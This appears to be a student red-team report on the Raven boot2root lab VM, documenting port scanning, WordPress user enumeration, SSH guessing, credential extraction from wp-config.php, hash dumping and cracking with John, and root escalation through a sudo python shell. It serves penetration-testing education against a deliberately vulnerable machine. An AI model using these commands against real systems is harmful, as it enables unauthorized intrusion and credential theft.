

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
root@Kali:~# nmap 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-21 08:42 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00035s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:E8:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00051s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00046s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000070s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 6.44 seconds
root@Kali:~# nmap -sV 192.168.1.1/24
```

This scan identifies the services below as potential points of entry:

- Target 1
 - Port 22 SSH
 - Port 80 HTTP
 - Port 111 RPCBIND
 - Port 139 NETBIOS-ssn
 - Port 445 NETBIOS-ssn

The following vulnerabilities were identified on each target:

- Target 1
 - Open SSH 2.7p1: CVE-2016-3115: score 5.5 medium
 - Open port 80
 - Apache httpd 2.4.10: CVE-2017-9798: 5.0 medium
 - Wordpress User Enumeration
 - Weak Password
 - Brute Force
 - Privilege Escalation

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-17 16:52 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds
root@Kali:~#
```

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - flag1.txt: *b9bbcb33e11b80be759c4e844862482d*

■ Wordpress User Enumeration

- User accounts were found on the host 192.168.1.110 with a WPscan
- `wpscan -url http://192.168.1.110/wordpress --enumerate u`

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
```



WordPress Security Scanner by the WPScan Team
Version 3.7.8

Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.1.110/wordpress/  
[+] Started: Wed Aug 17 17:16:20 2022
```

Interesting Finding(s):

```
[+] http://192.168.1.110/wordpress/  
| Interesting Entry: Server: Apache/2.4.10 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] http://192.168.1.110/wordpress/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh  
ost_scanner  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc  
_dos  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm  
lrpc_login  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi  
ngback_access  
  
[+] http://192.168.1.110/wordpress/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
  
[+] http://192.168.1.110/wordpress/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)
```

```

[+] http://192.168.1.110/wordpress/wp-cron.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 60%
    References:
      - https://www.iplocation.net/defend-wordpress-from-ddos
      - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
    Found By: Emoji Settings (Passive Detection)
      - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
    Confirmed By: Meta Generator (Passive Detection)
      - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 < (0 / 10) 0.00% ETA: ??:??:??
Brute Forcing Author IDs - Time: 00:00:00 < (1 / 10) 10.00% ETA: 00:00:00
Brute Forcing Author IDs - Time: 00:00:00 < (2 / 10) 20.00% ETA: 00:00:00
Brute Forcing Author IDs - Time: 00:00:00 < (4 / 10) 40.00% ETA: 00:00:00
Brute Forcing Author IDs - Time: 00:00:00 < (5 / 10) 50.00% ETA: 00:00:00
Brute Forcing Author IDs - Time: 00:00:00 < (8 / 10) 80.00% ETA: 00:00:00
Brute Forcing Author IDs - Time: 00:00:00 < (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln.db.com/users/sign_up

[+] Finished: Wed Aug 17 17:16:23 2022
[+] Requests Done: 48

```

```

[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 125.078 MB
[+] Elapsed time: 00:00:02
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u

```


-

```
⚡ — End Footer Area —>
⚡ — flag1{b9bbcb33e11b80be759c4e844862482d} —>
<script src="/js/vendor/jquery-2.2.4.min.js"></script>
```

- flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
 - **Weak Password**
 - Michael password was guessed on the second try since it is just his name in all lower case letters
 - command: locate *flag*.txt was used to find flag 2

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- flag3.txt: afc01ab56b50591e7dccf93122770cd2
 - **Unprotected Password/ Unsalted Hash**
 - An unprotected password was found within the wp-config.php file

```
/* MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

- The password was used to log into mysql database and find the user password hashes with
 - select * from wp_users;

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_regi |
| stered | user_activation_key | user_status | display_name | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-1 |
| 2 22:49:12 | | 0 | michael | | | |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-1 |
| 2 23:31:16 | | 0 | Steven Seagull | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

- The third flag was also found within the table wp_posts
 - select *from wp_posts

```
mysql> select * from wp_posts;
```

```

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page | publish
| closed | open | sample-page | 2018-08-12 22:49:12 |
2018-08-12 22:49:12 | 0 | page | 0 | http://192.168.206.131/wordpress/?page_id=2
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccc93122770cd2}

```

- flag4.txt: 715dea6c055b9fe3337544932f2941ce

- **Privilege Escalation**

- Cracked Steven's password with:

- john -wordlist='/usr/share/wordlists/rockyou.txt' usr hashes.txt

```

will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (Steven)
1g 0:00:06:19 44.60% (ETA: 19:14:17) 0.002638g/s 17145p/s 17266c/s 17266C/s
kobe27 .. kobe0505

```

- Using a python command, root privileges were obtained through Stevens account

```

$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# ls
root@target1:/home/steven# locate *flag*.txt
/root/flag4.txt
/var/www/flag2.txt
root@target1:/home/steven#

```

- `sudo python -c 'import pty;pty.spawn("/bin/bash")'`

```

GNU nano 2.2.6 File: flag4.txt
|_____|
|_ _ _ \
| | / / _ _ _ _ _ _ _ _
| // _ \ \ / / _ \ ' _ \
| \ \ C | \ v / _ / | | |
\ | \ \ _ , | \ / \ _ _ | | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

```